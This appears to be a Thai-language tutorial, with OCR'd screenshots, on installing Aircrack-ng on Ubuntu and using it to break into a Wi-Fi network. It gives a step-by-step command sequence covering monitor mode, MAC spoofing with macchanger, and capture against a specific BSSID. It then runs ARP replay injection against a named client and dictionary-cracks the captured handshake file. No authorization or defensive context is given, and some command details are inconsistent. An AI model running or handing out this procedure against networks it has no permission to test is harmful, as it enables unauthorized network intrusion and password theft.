Aircrack

เป็นโปรแกรมประเภทสืบหาสัญญาณเครือข่าย Network Detector, ดักจับ แพ็คเกต (Packet Sniffer), เจาะเข้า WEP (WEP-Cracker) และเป็นเครื่องมือวิเคราะห์สำหรับ Wireless มาตรฐาน 802.11 (Analysis Tool for 802.11 Wireless LANs) ใช้คีย์แบบ WEP และ WPA-PSK สามารถใช้งานได้กับ Wireless Card หลายรุ่น [1]

ไฟล์ที่เกี่ยวข้อง

1. aircrack-ng-1.2-rc2.tar.gz (สำหรับระบบปฏิบัติการ Linux-Ubuntu)

<u>การติดตั้ง Aircrack บน Linux-Ubuntu</u>

ในส่วนนี้จะเป็นการอธิบายถึงวิธีการติดตั้งหรือเปิดตัวโปรแกรม Aircrack โดยมีขั้นตอนต่างๆ ดังต่อไปนี้ (สามารถดาวน์โหลด ได้ที่ http://www.aircrack-ng.org/)

1. ให้ดาวน์โหลดโปรแกรม

2. จะได้ไฟล์ aircrack-ng-1.2-rc2.tar.gz

3. ให้แตกไฟล์ จะเห็นไฟล์ที่อยู่ด้านหน้า ดังรูป


lib	20/10/2558 1:07	โฟลเดอร์แฟ้ม	
manpages	20/10/2558 1:07	โฟลเดอร์แฟ้ม	
packages	20/10/2558 1:07	โฟลเดอร์แฟ้ม	
patches	20/10/2558 1:07	โฟลเดอร์แฟ้ม	
scripts	20/10/2558 1:07	โฟลเดอร์แฟ้ม	
src	20/10/2558 1:07	โฟลเดอร์แฟ้ม	
test	20/10/2558 1:07	โฟลเดอร์แฟ้ม	
AUTHORS	27/2/2551 1:12	แฟ้ม	1 KB
ChangeLog	10/4/2558 17:49	แฟ้ม	49 KB
common.mak	2/4/2558 12:24	Makefile	5 KB
evalrev	24/5/2556 7:15	แฟ้ม	1 KB
INSTALLING	2/4/2558 12:25	แฟ้ม	3 KB
LICENSE	27/2/2551 1:12	แฟ้ม	18 KB
LICENSE.OpenSSL	27/2/2551 1:12	แฟ้ม OPENSSL	7 KB
Makefile	1/11/2557 4:33	แฟ้ม	2 KB
README	9/4/2558 11:16	แฟ้ม	6 KB
VERSION	10/4/2558 17:49	แฟ้ม	1 KB

การใช้งาน Aircrack บน Linux-Ubuntu

มีคำสั่งในการใช้งาน ดังนี้

1. คำสั่ง sudo airmon-ng start wlan1

เป็นการเปิดใช้การ์ดแลน




2. คำสั่ง sudo ifconfig mon1 down

sudo macchanger -m 00:11:22:33:44:55 mon1


sudo ifconfig mon1 up

เป็นคำสั่งเปลี่ยน Mac Address ของการ์ไวเลสโดยใช้คำสั่ง sudo ifconfig mon0 down เพื่อปิดการทำงานของการ์ดไวเลสก่อนเปลี่ยน Mac Address พิมคำสั่ง sudo macchanger -m 00:11:22:33:44:55 mon0 เพื่อเปลี่ยนค่า Mac Address หน้าจะแสดงบอกค่า Mac Address ที่เปลี่ยนไป จากนั้นพิมพ์คำสั่ง sudo ifconfig mon1 up เพื่อเปิดการทำงานของการ์ดไวเลส




3. คำสั่ง sudo airodump-ng mon1

พิมพ์คำสั่ง sudo airodump-ng mon0 เพื่อใช้ค้นหาเครือข่ายไร้สายที่มีอยู่ และจะแสดงรายละเอียดของเครือข่ายไรสายที่อยู่ในบริเวณนั้น




4. คำสั่ง sudo airodump-ng --bssid 5C:93:A2:D0:97:70 --channel 11 -w out mon1

เป็นคำสั่งที่เลือกเข้าดูรายละเอียดต่างๆของเครือข่ายไร้สายที่เราต้องการ




5. คำสั่ง aireplay-ng -3 0 -a 5C:93:A2:D0:97:70 -c 2C:CC:15:F7:D5:00 –ignore-negative-one mon1

ใช้คำสั่ง aireplay-ng -3 0 -a 5C:93:A2:D0:97:70 -c 2C:CC:15:F7:D5:00 –ignore-negative-one mon1 เพื่อเก็บข้อมูลที่เราได้ดักไว้ ซึ่งจะเก็บไว้ในไฟล์ out-01.cap



6. คำสั่ง aircrack-ng -w password.lst out-01.cap

เป็นคำสั่งที่ใช้แครกรหัสผ่านที่เราต้องการใช้ ซึ่งจะได้รหัสผ่าน ดังรูป



อ้างอิง

1. Few. (2550). **AIRCRACK คือ อะไร (WHAT IS AIRCRACK).** ค้นเมื่อ 20 ตุลาคม 2558, จาก http://www.tosdn.com/developer/dowload-aircrack-ng-windows